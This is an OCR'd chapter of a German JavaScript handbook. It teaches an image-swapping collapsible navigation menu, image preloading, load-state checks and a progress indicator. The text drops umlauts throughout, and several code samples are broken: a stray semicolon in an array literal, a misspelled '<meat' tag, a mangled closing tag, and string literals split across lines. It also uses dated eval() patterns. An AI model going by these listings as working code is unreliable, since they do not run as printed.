   if (naechstesBild==bilder.length) {
      naechstesBild = 0;
   }
   setTimeout("animation();", verzoegerung);
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch




JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 11 Grafiken**
  - **11.1 Bildlein-Wechsle-Dich**
    - **11.1.1 Zugriff auf Grafiken**
  - **11.2 Animierte JPEGs**
    - **11.2.1 Eine Animation mit JavaScript**
    - **11.2.2 Bilder in den Cache laden**
  - **11.3 Animierte Navigation**
    - **11.3.1 Vorberlegungen**
    - **11.3.2 Auf- und Zuklappen**
    - **11.3.3 Die einzelnen Menpunkte**
    - **11.3.4 Verlinkung der Menpunkte**
    - **11.3.5 Einbau in die HTML-Datei**
  - **11.4 Erweiterung der Navigation**
    - **11.4.1 Vorbereitungen**
    - **11.4.2 Leichte nderungen**
    - **11.4.3 Doppeltes Mouseover**
    - **11.4.4 Das komplette Beispiel im berblick**
  - **11.5 Tipps aus der Praxis**
    - **11.5.1 Vorladen – aber richtig**
    - **11.5.2 Ladestand einer Grafik**
    - **11.5.3 Fortschrittsanzeige**

top


11.3 Animierte Navigation ▼

Der letzte Teil dieses Kapitels ist einem etwas umfangreicheren Beispiel gewidmet: einer animierten Navigation. Die Kernidee besteht hierbei darin, dass der Benutzer wie beim Men eines Browsers die Oberbegriffe oder Kategorien angezeigt bekommt. Fhrt er mit der Maus ber einen der Begriffe, klappt das Men nach unten aus, und der Benutzer kann einen der Menpunkte auswhlen. In Abbildung 11.2 sehen Sie, wie das Beispielmen aussieht, wenn alle Kategorien ausgeklappt sind; in Abbildung 11.3 sehen Sie, wie das Men in nicht ausgeklapptem Zustand aussieht. Wie Sie ja bereits wissen, lsst sich (mit den bisher bekannten JavaScript-Mitteln) keine Grafik irgendwo auf einer HTML-Seite platzieren. Sie mssen also fr jede Stelle des ausgeklappten Mens eine Fllgrafik (am besten als transparentes GIF) verwenden.



Hier klicken, um das Bild zu Vergrern

Abbildung 11.2 Das vollstndig ausgeklappte Men



Hier klicken, um das Bild zu Vergrern

Abbildung 11.3 Das vollstndig eingeklappte Men

Folgende Punkte sind nun nacheinander abzuarbeiten:

- Fhrt der Benutzer mit der Maus ber eine Kategorie, so muss diese ausgeklappt werden (und natrlich mssen eventuell ausgeklappte Kategorien wieder eingeklappt werden).
- Klickt der Benutzer auf einen einzelnen Menpunkt, so soll die entsprechende HTML-Seite aufgerufen werden. Dazu muss natrlich berprft werden, ob die entsprechende Kategorie berhaupt ausgeklappt ist. Denken Sie daran, dass der HTML-Link vorhanden ist, egal ob gerade ein Menpunkt angezeigt wird oder stattdessen nur die transparente Fllgrafik erscheint.

top

11.3.1 Vorberlegungen ▼▲

Den kompletten HTML- und JavaScript-Code fr dieses Beispiel finden Sie am Ende dieses Kapitels. Im Folgenden werden nur die wesentlichen Elemente vorgestellt. Bevor Sie sich ans Programmieren begeben, sollten Sie sich Gedanken ber Konventionen fr die Dateinamen und `name`-Attribute der Grafiken machen; dann sparen Sie sich spter einiges an Programmieraufwand. Auch die Namen der JavaScript-Funktionen sollten wohlberlegt sein. Folgenden Vorschlag kann ich Ihnen anbieten:

- In diesem Beispiel gibt es zwei Kategorien: die erste mit drei Unterpunkten, die zweite mit vier Unterpunkten. Die Mengrafiken haben den Namen **menu_X_Y.gif**, und das `name`-Attribut heit `menu_X_Y`, wobei `X` die Nummer der Kategorie (also `1` oder `2`) und `Y` die Nummer des Unterpunkts ist (von `1` bis `3` bzw. von `1` bis `4`). Die transparente Grafik (am besten 1 x 1 Pixel gro, dann ist sie kleiner) heit **leer.gif**. Die Oberbegriffe der Kategorien haben den Namen `menu_X`, wobei `X` wiederum die Nummer der Kategorie ist.

- Wenn die Maus ber einen Kategorienamen fhrt, wird die JavaScript-Funktion `klapp_auf(X)` aufgerufen; wenn der Mauszeiger die Grafik wieder verlsst, wird `klapp_zu(X)` aufgerufen. Auch hier bezeichnet `X` wieder die Nummer der Kategorie.
- Wenn die Maus ber einen einzelnen Menpunkt fhrt, wird die JavaScript-Funktion `menue_in(X, Y)` aufgerufen, beim Verlassen `menue_out (X, Y)`. Wenn der Benutzer auf einen Menpunkt klickt, wird die Funktion `click(X, Y)` aufgerufen. `X` und `Y` stehen – Sie haben es erraten – fr die Kategorienummer und die Menpunktnummer.

In globalen Variablen werden die folgenden Werte gespeichert:

- die Nummer der aktuell ausgeklappten Kategorie,
- die URLs, auf die die einzelnen Menpunkte verweisen, und
- auerdem noch eine ID, die – der aufmerksame Leser wird es wissen – auf die Verwendung von Timeouts hindeutet.

Die globalen Informationen sollten wieder in einem exponierten Block des Dokuments abgelegt werden, damit auch andere Programmierer diese verndern knnen.

Beginnen wir also mit den globalen Variablen:

```
var urls = new Array(
   new Array("seite1-1.htm", "seite1-2.htm",
      "seite1-3.htm"),
   new Array("seite2-1.htm", "seite2-2.htm",
      "seite2-3.htm", "seite2-4.htm");
);
var ausgeklappt = 0;  //Startwert fr ausgeklappte Rubrik
var ID;
```

top

11.3.2 Auf- und Zuklappen ▼▲

Die Kernfunktion dieses Programms besteht im Auf- und Zuklappen der einzelnen Kategorien. Das ist jedoch gar nicht so schwer. Das Zuklappen ist hierbei besonders einfach: Jede der Kategoriegrafiken wird durch eine Fllgrafik ersetzt. Erinnern Sie sich daran, dass die `name`-Attribute der Menpunkte das Format `menu_X_Y` haben, wobei `X` die Kategorienummer und `Y` die Menpunktnummer ist. Die Anzahl der einzelnen Menpunkte bekommt man aus dem Array `urls`; bedenken Sie hierbei, dass man auf `urls[1]` zugreifen muss, wenn man sich mit der zweiten Kategorie beschftigen will.

```
function klapp_zu(X) {
   ausgeklappt = 0;  //globale Variable zurcksetzen
   for (var i=1; i<=urls[X-1].length; i++) {
   //alle Menpunkte
      eval("document.menu_" + X + "_" + i + ".src = 'leer.gif'");
   }
}
```

Beim Aufklappen muss man einige kleine Hrden umgehen. Als Erstes muss die gerade aufgeklappte Kategorie wieder zugeklappt werden, und dann mssen die einzelnen Grafiken an die richtige Stelle gesetzt werden.

```
function klapp_auf(X){
   if (ausgeklappt !=0 && ausgeklappt != X) {
      klapp_zu(ausgeklappt);
   }
   ausgeklappt = X;  //erst jetzt, nach dem Zuklappen, setzen!
   for (var i=1; i<=urls[X-1].length; i++) {
```

```
      eval("document.menu_" + X + "_" + i +
      ".src = 'menu_" + X + "_" + i + ".gif'");
   }
}
```

Anstelle von `eval()` kann natrlich auch `document.images` verwendet werden; innerhalb der eckigen Klammern geben Sie dann das `name`-Attribut der gewnschten Grafik an.

top

11.3.3 Die einzelnen Menpunkte ▼▲

Was passiert, wenn sich die Maus ber einem Menpunkt befindet, und was passiert vor allem, wenn die Maus den Menpunkt wieder verlsst? Im Gegensatz zu den meisten Mens einer grafischen Benutzeroberflche sollte das Men wieder eingeklappt werden, wenn die Maus das Men verlsst. Da man (zumindest mit den bisher bekannten Mitteln) nicht feststellen kann, ob der Benutzer den Menpunkt nach oben verlsst (dann kann das Men natrlich aufgeklappt bleiben) oder nach links oder rechts, sollte es zuklappen. Aus diesem Grund ist folgendes Vorgehen empfehlenswert: Wenn der Benutzer einen Menpunkt verlsst, wird die Funktion `klapp_zu()` aufgerufen. Um aber zu verhindern, dass das Men auch zugeklappt wird, wenn die Maus nach oben oder unten fhrt, wird ber einen Timeout diese Funktion erst nach einer kurzen Zeitspanne (etwa 50 bis 100 Millisekunden) aufgerufen. Wenn die Maus ber einen Menpunkt fhrt, wird dieser Timeout wieder eliminiert. Beachten Sie, dass die Funktion `klapp_auf()` auch abgendert wird, da die Funktion auch gegebenenfalls eine andere aktive Sektion zuklappt.

Fassen wir diese Punkte zusammen:

- In der Funktion `menue_in()` wird der Timeout gelscht und gegebenenfalls die vorangegangene Rubrik zugeklappt.
- In der Funktion `menue_out()` wird ein Timeout gesetzt, der die Sektion zuklappt.
- In der (bereits programmierten) Funktion `klapp_auf()` muss der Timeout ebenfalls gelscht werden.

```
function menue_in(X, Y) {
   clearTimeout(ID);
   if (X != ausgeklappt) {
      klapp_zu(X);
   }
}
function menue_out(X, Y) {
   eval("ID = setTimeout('klapp_zu(" + X + ")',
      50)");
}
function klapp_auf(X) {
   clearTimeout(ID);
   if (ausgeklappt != 0 && ausgeklappt != X) {
      klapp_zu(ausgeklappt);
   }

   ausgeklappt = X;  //erst jetzt, nach dem
                     //Zuklappen, setzen!
   for (var i=1; i<=urls[X-1].length; i++) {
      eval("document.menu_" + X + "_" + i +
         ".src = 'menu_" + X + "_" + i + ".gif'");
   }
}
```

top

11.3.4 Verlinkung der Menpunkte

Dieser Punkt ist wohl der einfachste in diesem Beispiel, man muss nur beachten, dass der Array-Index bei 0 beginnt, die Kategorien jedoch bei 1 beginnen. Ebenso muss der Menpunkt natrlich eingeblendet sein, damit der Link aktiv ist.

```
function click(X, Y) {
   if (X == ausgeklappt) {
      window.location.href = (urls[X-1])[Y-1];
   }
}
```



11.3.5 Einbau in die HTML-Datei

So schn das Beispiel (hoffentlich) auch bei Ihnen funktionieren wird, so schlecht sieht es aus, wenn Sie einen lteren Browser verwenden oder JavaScript deaktivieren. Aus diesem Grund folgt hier eine Strategie, wie man ein mglichst groes Publikum bedient. Natrlich knnten Sie eine JavaScript-Version und eine HTML-Version der Navigation erstellen, aber in diesem Fall lohnt es sich, alles auf einer Seite zu halten.

- Im HTML-Dokument selbst sind alle Kategorien ausgeklappt. Damit werden zum einen alle Grafiken schon einmal in den Cache geladen, und zum anderen bekommen auch ltere Browser alles zu sehen.
- Nach dem Laden des Dokuments wird versucht, alle Kategorien zuzuklappen. Dies wird nur von Browsern erledigt, die JavaScript aktiviert haben und das `Image`-Objekt auch untersttzen. Der entsprechende Code sieht folgendermaen aus:

  ```
  <body onload="for (var i=1; i<=urls.length; i++) klapp_zu(i);">
  ```

- Die einzelnen Menpunkte benutzen nicht das JavaScript-Pseudoprotokoll, um die Funktion `click()` aufzurufen, sondern den Event-Handler `onclick`. Das `href`-Attribut wird auf die korrekte (HTML-)Zieladresse gesetzt. Damit aber neuere Browser nicht die HTML-Seite aufrufen, endet der `onclick`-Event-Handler mit `return false`, wenn der Browser das `Image`-Objekt kennt. Sie wissen schon aus den vorangegangenen Kapiteln, dass dann der HTML-Link nicht ausgefhrt wird. Dies ist mit einem relativ langen Event-Handler zu erledigen; um sich aber Schreibarbeit zu sparen, sollte der `onclick`-Event-Handler auf `return img()` enden. Die Funktion `img()` sieht folgendermaen aus:

  ```
  function img() {
     return (document.images) ? false : true;
  }
  ```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 11 Grafiken**
  - **11.1 Bildlein-Wechsle-Dich**
    - **11.1.1 Zugriff auf Grafiken**
  - **11.2 Animierte JPEGs**
    - **11.2.1 Eine Animation mit JavaScript**
    - **11.2.2 Bilder in den Cache laden**
  - **11.3 Animierte Navigation**
    - **11.3.1 Vorberlegungen**
    - **11.3.2 Auf- und Zuklappen**
    - **11.3.3 Die einzelnen Menpunkte**
    - **11.3.4 Verlinkung der Menpunkte**
    - **11.3.5 Einbau in die HTML-Datei**
  - **11.4 Erweiterung der Navigation**
    - **11.4.1 Vorbereitungen**
    - **11.4.2 Leichte nderungen**
    - **11.4.3 Doppeltes Mouseover**
    - **11.4.4 Das komplette Beispiel im berblick**
  - **11.5 Tipps aus der Praxis**
    - **11.5.1 Vorladen – aber richtig**
    - **11.5.2 Ladestand einer Grafik**
    - **11.5.3 Fortschrittsanzeige**

top

11.4 Erweiterung der Navigation

Die Navigation funktioniert ja schon ganz gut, aber ganz zufrieden sind wir noch nicht. Zum einen soll die Navigation auch auf Unterseiten verwendet werden; der Link der betreffenden Unterseite auf sich selbst sollte dann natrlich inaktiv sein. Aber ein kleiner Effekt soll zustzlich noch eingebaut werden: Fhrt der Benutzer mit der Maus ber einen Menpunkt, so soll dieser fett dargestellt werden. Der Menpunkt, der die gerade aktive Seite

bezeichnet, soll von vornherein fett sein.

top

11.4.1 Vorbereitungen ▼▲

Was muss gendert werden, damit das so funktioniert?

- Die Funktion `menue_in()` muss dahingehend gendert werden, dass der aktive Menpunkt in fetter Schrift dargestellt wird. Ist der aktive Menpunkt gleichzeitig der geladene Menpunkt, so muss keine Aktion erfolgen (wir wollen ja effizient programmieren).
- Die Funktion `menue_out()` muss dahingehend gendert werden, dass der zuvor aktive Menpunkt wieder normal dargestellt wird – auer natrlich, es handelt sich um den aktiven Menpunkt; der muss fett bleiben.
- Die Funktion `klapp_auf()` muss dahingehend gendert werden, dass der geladene Menpunkt auch fett dargestellt wird.
- Die Funktion `click()` muss dahingehend gendert werden, dass beim Klicken auf den gerade aktiven Menpunkt nichts passiert.

Auch hierzu sind ein paar Vorbereitungen notwendig. Da die Menpunkte Grafiken sind, handelt es sich bei den in fetter Schrift dargestellten Menpunkten ebenfalls um Grafiken. Diese haben folgende Namenskonvention: Der fette Menpunkt in Kategorie Nummer `X` und (innerhalb dieser Kategorie) Nummer `Y` hat den Grafiknamen **menu_X_Y_f.gif** (**f** steht fr fett).

Schlielich werden zwei weitere globale Variablen eingefhrt, die dann auch von anderen Leuten gendert werden knnen: die Nummer der Kategorie und die Nummer des Menpunkts, der gerade geladen ist. Auf jeder Unterseite knnen und mssen diese Nummern individuell angepasst werden. Es ist aber einfacher, zwei Zahlenwerte zu ndern als irgendwelche Parameter innerhalb der JavaScript-Funktionen. Folgendermaen wrde es aussehen, wenn der zweite Menpunkt der ersten Kategorie geladen ist:

```
var kategorie = 1;
var menuepunkt = 2;
```

top

11.4.2 Leichte nderungen ▼▲

Der letzte Punkt unserer To-do-Liste – der inaktive Link – ist auch gleichzeitig der einfachste. Es wird einfach berprft, ob der entsprechende Menpunkt angeklickt worden ist, und falls ja, passiert eben nichts.

```
function click(X, Y) {
   if (X == ausgeklappt &&
      (X != kategorie || Y != menuepunkt)) {
      location.href = (urls[X-1])[Y-1];
```

```
   }
}
```

Beim Ausklappen ist auch eine Kleinigkeit zu beachten: Beim geladenen Menpunkt muss die fette Variante der Grafik angezeigt werden. Das war dann aber auch schon alles, worber man stolpern knnte. Unter der lokalen Variablen `suffix` wird gespeichert, was an den Grafiknamen angehngt werden muss. Das ist `"_f"`, wenn es sich um den geladenen Menpunkt handelt, ansonsten nichts.

```
function klapp_auf(X) {
   clearTimeout(ID);
   if (ausgeklappt != 0 && ausgeklappt != X) {
      klapp_zu(ausgeklappt);
   }
   ausgeklappt = X;  //erst jetzt, nach dem Zuklappen, setzen!
   for (var i=1; i<=urls[X-1].length; i++) {
      suffix = (X == kategorie && i == menuepunkt) ? "_f" : "";
      eval("document.menu_" + X + "_" + i + ".src
      = 'menu_" + X + "_" + i + suffix + ".gif'");
   }
}
```

top

11.4.3 Doppeltes Mouseover ▼▲

Die Funktion `menue_in()` wird folgendermaen gendert: Ist der aktive Menpunkt gleichzeitig der geladene Menpunkt, findet kein Mouseover statt; ansonsten wird die fette Variante des aktiven Menpunkts dargestellt.

```
function menue_in(X, Y) {
   clearTimeout(ID);
   if (X != ausgeklappt) {
      klapp_zu(X);
   } else {
      if (X != kategorie || Y != menuepunkt) {
         eval("document.menu_" + X + "_" + Y + ".src
         = 'menu_" + X + "_" + Y + "_f.gif'");
      }
   }
}
```

In der Funktion `menue_out()` wird statt der fetten nun die normale Variante des Menpunkts angezeigt, auer es handelt sich um den geladenen Menpunkt.

```
function menue_out(X, Y) {
   if (X != kategorie || Y != menuepunkt) {
      eval("document.menu_" + X + "_" + Y + ".src
      = 'menu_" + X + "_" + Y + ".gif'");
   }
   eval("ID = setTimeout('klapp_zu(" + X + ")', 50)");
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 11.4 Die erweiterte Version: Der aktuelle Menpunkt wird fett dargestellt.

top

11.4.4 Das komplette Beispiel im berblick ▲

Auf der Buch-DVD finden Sie die gesamte Datei im berblick, einschlielich des Beispiel-HTML-Codes. So knnen Sie sich einiges an Tipparbeit sparen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 11 Grafiken
- **11.1 Bildlein-Wechsle-Dich**
  - **11.1.1 Zugriff auf Grafiken**
- **11.2 Animierte JPEGs**
  - **11.2.1 Eine Animation mit JavaScript**
  - **11.2.2 Bilder in den Cache laden**
- **11.3 Animierte Navigation**
  - **11.3.1 Vorberlegungen**
  - **11.3.2 Auf- und Zuklappen**
  - **11.3.3 Die einzelnen Menpunkte**
  - **11.3.4 Verlinkung der Menpunkte**
  - **11.3.5 Einbau in die HTML-Datei**
- **11.4 Erweiterung der Navigation**
  - **11.4.1 Vorbereitungen**
  - **11.4.2 Leichte nderungen**
  - **11.4.3 Doppeltes Mouseover**
  - **11.4.4 Das komplette Beispiel im berblick**
- **11.5 Tipps aus der Praxis**
  - **11.5.1 Vorladen – aber richtig**
  - **11.5.2 Ladestand einer Grafik**

22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

11.5.3 Fortschrittsanzeige

top

11.5 Tipps aus der Praxis ▼

In diesem letzten Abschnitt dieses Kapitels ber das Image-Objekt mchte ich Ihnen noch ein paar Tipps aus der Praxis geben, damit Sie Fehlermeldungen vermeiden oder Ihre Seiten mit noch mehr Funktionalitt versehen knnen. Das `Image`-Objekt wird sehr gern eingesetzt, und ein paar Fehler werden immer wieder gemacht, ein paar Fragen immer wieder gestellt. Die folgenden zwei Abschnitte beantworten hoffentlich die Fragen, die Sie noch haben.

top

11.5.1 Vorladen – aber richtig ▼▲

Sie haben sich vielleicht gefragt, warum beim Beispiel zum Vorladen die Funktion `preload()` nicht mittels `<body onload="preload();">` aufgerufen worden ist, sondern noch im `<head>`-Abschnitt des HTML-Dokuments. Das hat einen einfachen Grund. Gehen Sie von einer langsameren Verbindung oder von einem umfangreichen Dokument aus. Ein Teil des HTML-Dokuments wurde schon bertragen und ist auch schon vom Browser dargestellt worden. Hier ist besonders der Internet Explorer sehr schnell, whrend manche andere Browser Tabellen erst dann anzeigen, wenn sie vollstndig bertragen worden sind. Aber zurck zum Beispiel: Ein Teil der Seite ist also schon geladen und wird dargestellt − und die Event-Handler in diesem Teil sind natrlich aktiv. Wie es der Zufall so will, fhrt der Benutzer jetzt schon ber eine mit Mouseover versehene Grafik. Im Beispiel von oben wrde nun die folgende Funktion aufgerufen werden:

```
function over() {
   document.grafik.src = img_over.src;
}
```

Die Variable `img_over` wird aber erst in der Funktion `preload()` korrekt gesetzt. Das ist schlecht,

wenn die Funktion erst mit dem `onload`-Event-Handler aufgerufen wird; wie Sie sich erinnern, tritt dieser erst in Aktion, wenn das gesamte HTML-Dokument bertragen worden ist. Es gbe also in diesem Fall unter Umstnden eine Fehlermeldung. Um dies zu vermeiden, rufen Sie Ihre Vorladefunktion noch vor dem ersten `<img>`-Tag auf!

top

11.5.2 Ladestand einer Grafik ▼▲

JavaScript bietet dem Benutzer eine bequeme Mglichkeit festzustellen, wie weit eine Grafik schon geladen ist. Interessant wird das beispielsweise bei der Diashow aus Kapitel 10. Wenn Sie die Diashow ber eine langsame Netzwerkverbindung abspielen, kann es sein, dass umfangreiche Grafiken auf den einzelnen Seiten der Show noch nicht vollstndig geladen sind, bevor die nchste Seite der Show angezeigt wird. Es wre hier also praktisch, wenn die Grafiken alle schon vorher im Browsercache wren. Auch beim Beispiel mit der JPEG-Animation aus diesem Kapitel ist das wnschenswert. Wir wollen fr das letztere Beispiel eine Lsung konstruieren, die analog auch fr das Diashow-Beispiel eingesetzt werden kann.

Der Trick besteht darin, eine Einstiegsseite zu programmieren, auf der alle Grafiken schon einmal geladen werden. Nun knnte man einerseits den Benutzer nach Ablauf einer gewissen Zeitspanne auf die nchste Seite weiterleiten, aber das ist keine sehr flexible Lsung. Bei einer langsamen Verbindung reicht die Zeit nicht aus, und bei einer schnellen Verbindung dauert das Warten zu lange.

Ein erster Ansatz besteht darin, den Event-Handler `onload` zu benutzen. Den gibt es auch bei Grafiken. Sobald bei jeder Grafik der `onload`-Event-Handler ausgefhrt worden ist, kann auf die nchste Seite weiterverzweigt werden. Zudem sollte man nach einer bestimmten Zeit ohnehin zur nchsten Seite bergehen, um die Geduld des Benutzers nicht allzu sehr zu strapazieren.

```
<html>
<head>
<meta http-equiv="refresh"
content="30;url=animation.html" />
<!-- nach 30 Sekunden wird die Seite animation.html geladen -->
<title>Animation vorbereiten</title>
<script type="text/javascript"><!--
```

```
var geladen = 0;  //Anzahl der fertig geladenen Grafiken
function fertig() {
   geladen++;
   if (geladen==4) { //wenn alle Grafiken geladen sind
      location.href = "animation.html";
   }
}
//--></script>
</head>
<body>
<h3>Animation ldt... Bitte warten...</33>
<img src="ani1.jpg" onload="fertig();" width="1" height="1" />
<img src="ani2.jpg" onload="fertig();" width="1" height="1" />
<img src="ani3.jpg" onload="fertig();" width="1" height="1" />
<img src="ani4.jpg" onload="fertig();" width="1" height="1" />
</body>
</html>
```

Jedes Mal, wenn eine Grafik fertig geladen worden ist, wird ein Zhler um eins erhht, und es wird berprft, ob damit die magische Zahl 4 (die Anzahl der Grafiken) erreicht worden ist.

Dieses Vorgehen funktioniert unter gewissen Umstnden nicht – vor allem auf lteren Rechnern mit wenig Speicher. Wenn zwei Grafiken quasi gleichzeitig vollstndig geladen worden sind und dadurch die Funktion `fertig()` zweimal aufgerufen wird, kann es vorkommen, dass einer der Aufrufe verschluckt wird. Wie gesagt, das kommt ganz selten vor, aber es gibt Zeugen ...

Hier hilft Ihnen vielleicht die Eigenschaft `complete` eines `Image`-Objekts. Dieses gibt an, ob eine Grafik vollstndig geladen worden ist (`true`) oder nicht (`false`). In der Funktion `fertig()` wird also jetzt kein Zhler heraufgesetzt, sondern berprft, ob alle Grafiken vollstndig geladen worden sind. Falls ja, wird zur Animationsseite bergegangen. Auch diese Eigenschaft wird von den verschiedenen Browsern unterschiedlich gut (oder schlecht) untersttzt.

Im folgenden Listing lernen Sie auerdem noch eine Anwendungsmethode fr die Event-Handler `onabort` und `onerror` kennen. `onabort` tritt dann in Aktion, wenn der Benutzer das Laden mit der Schaltflche **Stop** abbricht; `onerror` wird aktiv, wenn ein Fehler bei der bertragung auftritt (beispielsweise, wenn die Grafikdatei nicht existiert).

```
<html>
```

```
<head>
<meat http-equiv="refresh"
content="30;url=animation.html" />
<!-- nach 30 Sekunden wird die Seite animation.htm
geladen -->
<title>Animation vorbereiten</title>
<script type="text/javascript"><!--
function fertig() {
   if (document.images[0].complete && document.
   images[1].complete && document.images[2].complete &&
   document.images[3].complete) {
      location.href = "animation.html";
   }
}
function abbruch() {
   alert("Sie wollen das Laden abbrechen? Na gut,
   wir leiten Sie weiter...");
   location.href = "animation.html";
}
function fehler() {
   alert("Beim Laden einer der Grafiken ist ein Fehler
   aufgetreten. Wir leiten Sie trotzdem weiter...");
   location.href = "animation.html";
}
//--></script>
</head>
<body>
<h1>Animation ldt... Bitte warten...</h1>
<img src="ani1.jpg" onload="fertig();"
onAbort="abbruch();" onError="fehler();" width="1" height="1" />
<img src ="ani2.jpg" onload="fertig();"
onAbort="abbruch();" onError="fehler();" width="1" height="1" />
<img src ="ani3.jpg" onload="fertig();"
onAbort="abbruch();" onError="fehler();" width="1" height="1" />
<img src ="ani4.jpg" onload="fertig();"
onAbort="abbruch();" onError="fehler();" width="1" height="1" />
</body>
</html>
```

Leider wird `onerror` nicht mitgeteilt, welche der Grafiken beim Laden einen Fehler hatte. Man knnte diese Information aber als Parameter an die Funktion `fehler()` bergeben.



Hier klicken, um das Bild zu Vergrern

Abbildung 11.5 Die Meldung, die erscheint, wenn eine der Grafiken nicht existiert

top

11.5.3 Fortschrittsanzeige

Flash-Filme knnen es − mit etwas Mhe. Normale HTML-Seiten knnen es auch − in der Statuszeile des Browsers. Die Rede ist von Fortschrittsanzeigen, die angeben, wie viel von dem Inhalt einer Seite oder eines Films schon geladen worden ist. In Bezug auf Grafiken ist das mit der `complete`-Eigenschaft von Grafiken mglich.

Zunchst erstellen wir eine Fortschrittsanzeige, die angibt, wie viele Grafiken der aktuellen Seite bereits bertragen worden sind. Das Vorgehen ist das Folgende:

- Eine Funktion durchluft alle Grafiken in der HTML-Seite und berprft die `complete`-Eigenschaft.
- Die Anzahl der bereits vollstndigen Grafiken wird durch die Anzahl der insgesamt zu ladenden Grafiken geteilt.
- Dieser Wert wird in der Statuszeile ausgegeben.
- Falls der Wert noch nicht 100% entspricht, wird die Funktion per Timeout wieder aufgerufen.

```
function fortschritt() {
```

```
   var gesamt = document.images.length;
   var geladen = 0;
   for (var i=0; i<gesamt; i++) {
      if (document.images[i].complete) {
         geladen++;
      }
   }
    if (gesamt > 0) {
      window.status = "Geladen: " +
                      Math.round(100*geladen/gesamt) + "%";
    }
   if (gesamt > geladen) {
      setTimeout("fortschritt();", 500);
   }
}
```

Beachten Sie, dass Sie die Funktion erst aufrufen drfen, wenn das HTML-Dokument vollstndig geladen worden ist. Nachfolgend sehen Sie ein exemplarisches HTML-Dokument − mit Statusanzeige:

```
<html>
<head>
<title>Fortschrittsanzeige</title>
<script type="text/javascript"><!--
function fortschritt() {
   var gesamt = document.images.length;
   var geladen = 0;
   for (var i=0; i<gesamt; i++) {
      if (document.images[i].complete) {
         geladen++;
      }
   }
    if (gesamt > 0) {
      window.status = "Geladen: " +
                      Math.round(100*geladen/gesamt) + "%";
    }
   if (gesamt > geladen) {
      setTimeout("fortschritt();", 500);
   }
}
//--></script>
```

```
</head>
<body onload="fortschritt();">
<img src="1.png" /><img src="2.png" /><img src="3.png" />
</body>
</html>
```

